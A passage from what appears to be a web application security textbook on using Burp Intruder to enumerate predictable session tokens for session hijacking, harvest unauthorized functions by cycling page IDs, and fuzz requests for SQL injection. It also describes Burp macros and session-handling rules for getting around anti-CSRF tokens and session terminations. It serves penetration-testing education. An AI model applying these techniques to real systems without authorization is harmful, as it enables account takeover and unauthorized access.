By default, Burp Intruder records in its table of results the HTTP status code, the response length, any cookies set by the server, and the time taken to receive the response. As with JAttack, you can additionally configure Burp Intruder to perform some custom analysis of the application's responses to help identify interesting cases that may indicate the presence of a vulnerability or merit further investigation. You can specify strings or regex expressions that responses will be searched for. You can set customized strings to control extraction of data from the server's responses. And you can make Intruder check whether each response contains the attack payload itself to help identify cross-site scripting and other response injection vulnerabilities. These settings can be configured before each attack is launched and can also be applied to the attack results after the attack has started.

Having configured payload positions, payload sources, and any required analysis of server responses, you are ready to launch your attack. Let's take a quick look at how Intruder can be used to deliver some common customized automated attacks.

Attack 1: Enumerating Identifiers

Suppose that you are targeting an application that supports self-registration for anonymous users. You create an account, log in, and gain access to a minimum of functionality. At this stage, one area of obvious interest is the application's session tokens. Logging in several times in close succession generates the following sequence:

```
000000-fb2200-16cb12-172ba72551
000000-bc7192-16cb12-172ba7279e
000000-73091f-16cb12-172ba729e8
000000-918cb1-16cb12-172ba72a2a
000000-aa820f-16cb12-172ba72b58
000000-bc8710-16cb12-172ba72e2b
```

You follow the steps described in Chapter 7 to analyze these tokens. It is evident that approximately half of the token is not changing, but you also discover that the second portion of the token is not actually processed by the application either. Modifying this portion entirely does not invalidate your tokens. Furthermore, although it is not trivially sequential, the final portion clearly appears to be incrementing in some fashion. This looks like a promising opportunity for a session hijacking attack.

To leverage automation to deliver this attack, you need to find a single request/response pair that can be used to detect valid tokens. Typically, any request for an authenticated page of the application will serve this purpose. You decide to target the page presented to each user following login:

```
GET /auth/502/Home.ashx HTTP/1.1
Host: mdsec.net
Cookie: SessionID=000000-fb2200-16cb12-172ba72551
```

Because of what you know about the structure and handling of session tokens, your attack needs to modify only the final portion of the token. In fact, because of the sequence identified, the most productive initial attack modifies only the last few digits of the token. Accordingly, you configure Intruder with a single payload position, as shown in Figure 14-2.



Figure 14-2: Setting a custom payload position

Your payloads need to sequence through all possible values for the final three digits. The token appears to use the same character set as hexadecimal numbers: 0 to 9 and a to f. So you configure a payload source to generate all hexadecimal numbers in the range 0x000 to 0xfff, as shown in Figure 14-3.



Figure 14-3: Configuring numeric payloads

In attacks to enumerate valid session tokens, identifying hits is typically straightforward. In the present case you have determined that the application returns an HTTP 200 response when a valid token is supplied and an HTTP 302 redirect to the login page when an invalid token is supplied. Hence, you don't need to configure any custom response analysis for this attack.

Launching the attack causes Intruder to quickly iterate through the requests. The attack results are displayed in the form of a table. You can click each column heading to sort the results according to the contents of that column. Sorting by status code enables you to easily identify the valid tokens you have discovered, as shown in Figure 14-4. You can also use the filtering and search functions within the results window to help locate interesting items within a large set of results.



Figure 14-4: Sorting attack results to quickly identify hits

The attack is successful. You can take any of the payloads that caused HTTP 200 responses, replace the last three digits of your session token with this, and thereby hijack the sessions of other application users. However, take a closer look at the table of results. Most of the HTTP 200 responses have roughly the same response length, because the home page presented to different users is more or less the same. However, two of the responses are much longer, indicating that a different home page was returned.

You can double-click a result item in Intruder to display the server's response in full, either as raw HTTP or rendered as HTML. Doing this reveals that the longer home pages contain more menu options and different details than your home page does. It appears that these two hijacked sessions belong to more-privileged users.

TRY IT!

```
http://mdsec.net/auth/502/
```

TIP **The response length frequently is a strong indicator of anomalous responses that merit further investigation. As in the preceding case, a different response length can point to interesting differences that you may not have anticipated when you devised the attack. Therefore, even if another attribute provides a reliable indicator of hits, such as the HTTP status code, you should always inspect the response length column to identify other interesting responses.**

Attack 2: Harvesting Information

Browsing further into the authenticated area of the application, you notice that it uses an index number in a URL parameter to identify functions requested by the user. For example, the following URL is used to display the My Details page for the current user:

```
https://mdsec.net/auth/502/ShowPage.ashx?pageid=32010039
```

This behavior offers a prime opportunity to trawl for functionality you have not yet discovered and for which you may not be properly authorized. To do this, you can use Burp Intruder to cycle through a range of possible `pageid` values and extract the title of each page that is found.

In this situation, it is often sensible to begin trawling for content within a numeric range that is known to contain valid values. To do this, you can set your payload position markers to target the final two digits of the `pageid`, as shown in Figure 14-5, and generate payloads in the range 00 to 99.

You can configure Intruder to capture the page title from each response using the Extract Grep function. This works much like the extract function of JAttack — you specify the expression that precedes the item you want to extract, as shown in Figure 14-6.

Launching this attack quickly iterates through all the possible values for the last two digits of the `pageid` parameter and shows the page title from each response, as shown in Figure 14-7. As you can see, several responses appear to contain interesting administrative functionality. Furthermore, some of the responses are redirections to a different URL, which warrant further investigation. If you want to, you can reconfigure your Intruder attack to extract the target of these directions, or even to automatically follow them and show the page title from the eventual response.

TRY IT!

```
http://mdsec.net/auth/502/
```



Figure 14-5: Positioning the payload



Figure 14-6: Configuring Extract Grep



Figure 14-7: Cycling through function index values and extracting the title of each resulting page

Attack 3: Application Fuzzing

In addition to exploiting the bugs already identified, you should, of course, probe the target application for common vulnerabilities. To ensure decent coverage, you should test every parameter and request, starting from the login request onward.

To perform a quick fuzz test of a given request, you need to set payload positions at all the request parameters. You can do this simply by clicking the auto button on the positions tab, as shown in Figure 14-8.

You then need to configure a set of attack strings to use as payloads and some common error messages to search responses for. Intruder contains built-in sets of strings for both of these uses.

As with the fuzzing attack performed using JAttack, you then need to manually review the table of results to identify any anomalies that merit further investigation, as shown in Figure 14-9. As before, you can click column headings to sort the responses in various ways to help identify interesting cases.



Figure 14-8: Configuring Burp Intruder to fuzz a login request



Figure 14-9: Results from fuzzing a single request

From an initial look at the results, it appears that the application is vulnerable to SQL injection. In both payload positions, when a single quotation mark is submitted, the application returns a different response with a message containing the strings `quotation` and `syntax`. This behavior definitely warrants some manual investigation to confirm and exploit the bug.

TRY IT!

```
http://mdsec.net/auth/502/
```

TIP **You can right-click any interesting-looking result and send the response to the Burp Repeater tool. This enables you to modify the request manually and reissue it multiple times to test the application's handling of different payloads, probe for filter bypasses, or deliver actual exploits.**

Barriers to Automation

In many applications, the techniques described so far in this chapter can be applied without any problems. In other cases, however, you may encounter various obstacles that prevent you from straightforwardly performing customized automated attacks.

Barriers to automation typically fall into two categories:

- Session-handling mechanisms that defensively terminate sessions in response to unexpected requests, employ ephemeral parameter values such as anti-CSRF tokens that change per request (see Chapter 13), or involve multistage processes.
- CAPTCHA controls designed to prevent automated tools from accessing a particular application function, such as a function to register new user accounts.

We will examine each of these situations and describe ways in which you may be able to circumvent the barriers to automation, either by refining your automated tools or by finding defects in the application's defenses.

Session-Handling Mechanisms

Many applications employ session-handling mechanisms and other stateful functionality that can present problems for automated testing. Here are some situations in which obstacles can arise:

- While you are testing a request, the application terminates the session being used for testing, either defensively or for other reasons, and the remainder of the testing exercise is ineffective.
- An application function employs a changing token that must be supplied with each request (for example, to prevent request forgery attacks).
- The request being tested appears within a multistage process. The request is handled properly only if a series of other requests have first been made to get the application into a suitable state.

Obstacles of this kind can always be circumvented in principle by refining your automation techniques to work with whatever mechanisms the application is using. If you are writing your own testing code along the lines of JAttack, you can directly implement support for specific token-handling or multistage mechanisms. However, this approach can be complex and does not scale very well to large applications. In practice, the need to write new custom code to deal with each new instance of a problem may itself present a significant barrier to using automation, and you may find yourself reverting to slower manual techniques.

Session-Handling Support in Burp Suite

Fortunately, Burp Suite provides a range of features to handle all these situations in as painless a manner as possible, allowing you to continue your testing while Burp deals with the obstacles seamlessly in the background. These features are based on the following components:

- Cookie jar
- Request macros
- Session-handling rules

We will briefly describe how these features can be combined to overcome barriers to automation and allow you to continue testing in the various situations described. More detailed help is available in the Burp Suite online documentation.

Cookie Jar

Burp Suite maintains its own cookie jar, which tracks application cookies used by your browser and by Burp's own tools. You can configure how Burp automatically updates the cookie jar, and you also can view and edit its contents directly, as shown in Figure 14-10.



Figure 14-10: The Burp Suite cookie jar

In itself, the cookie jar does not actually do anything, but the key values it tracks can be used within the other components of Burp's session-handling support.

Request Macros

A macro is a predefined sequence of one or more requests. Macros can be used to perform various session-related tasks, including the following:

- Fetching a page of the application (such as the user's home page) to check that the current session is still valid
- Performing a login to obtain a new valid session
- Obtaining a token or nonce to use as a parameter in another request
- When scanning or fuzzing a request in a multistep process, performing the necessary preceding requests to get the application into a state where the targeted request will be accepted

Macros are recorded using your browser. When defining a macro, Burp displays a view of the Proxy history, from which you can select the requests to be used for the macro. You can select from previously made requests, or record the macro afresh and select the new items from the history, as shown in Figure 14-11.

For each item in the macro, the following settings can be configured, as shown in Figure 14-12:

- Whether cookies from the cookie jar should be added to the request
- Whether cookies received in the response should be added to the cookie jar
- For each parameter in the request, whether it should use a preset value or a value derived from a previous response in the macro



Figure 14-11: Recording a request macro in Burp Suite



Figure 14-12: Configuring cookie and parameter handling for a macro item

The ability to derive a parameter's value from a previous response in the macro is particularly useful in some multistage processes and in situations where applications make aggressive use of anti-CSRF tokens. When you define a new macro, Burp tries to automatically find any relationships of this kind by identifying parameters whose values can be determined from the preceding response (form field values, redirection targets, query strings in links).

Session-Handling Rules

The key component of Burp Suite's session-handling support is the facility to define session-handling rules, which make use of the cookie jar and request macros to deal with specific barriers to automation.

Each rule comprises a scope (what the rule applies to) and actions (what the rule does). For every outgoing request that Burp makes, it determines which of the defined rules are in scope for the request and performs all those rules' actions in order.

The scope for each rule can be defined based on any or all of the following features of the request being processed, as shown in Figure 14-13:

- The Burp tool that is making the request
- The URL of the request
- The names of parameters within the request

Each rule can perform one or more actions, as shown in Figure 14-14, including the following:

- Add cookies from the session-handling cookie jar.
- Set a specific cookie or parameter value.
- Check whether the current session is valid, and perform subactions conditionally on the result.
- Run a macro.
- Prompt the user for in-browser session recovery.

All these actions are highly configurable and can be combined in arbitrary ways to deal with virtually any session-handling mechanism. Being able to run a macro and update specified cookie and parameter values based on the result allows you to automatically log back in to an application when you are logged out. Being able to prompt for in-browser session recovery enables you to work with login mechanisms that involve keying a number from a physical token or solving a CAPTCHA puzzle (described in the next section).



Figure 14-13: Configuring the scope of a session-handling rule



Figure 14-14: Configuring actions for a session-handling rule

By creating multiple rules with different scopes and actions, you can define a hierarchy of behavior that Burp will apply to different URLs and parameters. For example, suppose you are testing an application that frequently terminates your session in response to unexpected requests and also makes liberal use of an anti-CSRF token called `__csrftoken`. In this situation you could define the following rules, as shown in Figure 14-15:

- For all requests, add cookies from Burp's cookie jar.
- For requests to the application's domain, validate that the current session with the application is still active. If it isn't, run a macro to log back in to the application, and update the cookie jar with the resulting session token.
- For requests to the application containing the `__csrftoken` parameter, first run a macro to obtain a valid `__csrftoken` value, and use this when making the request.

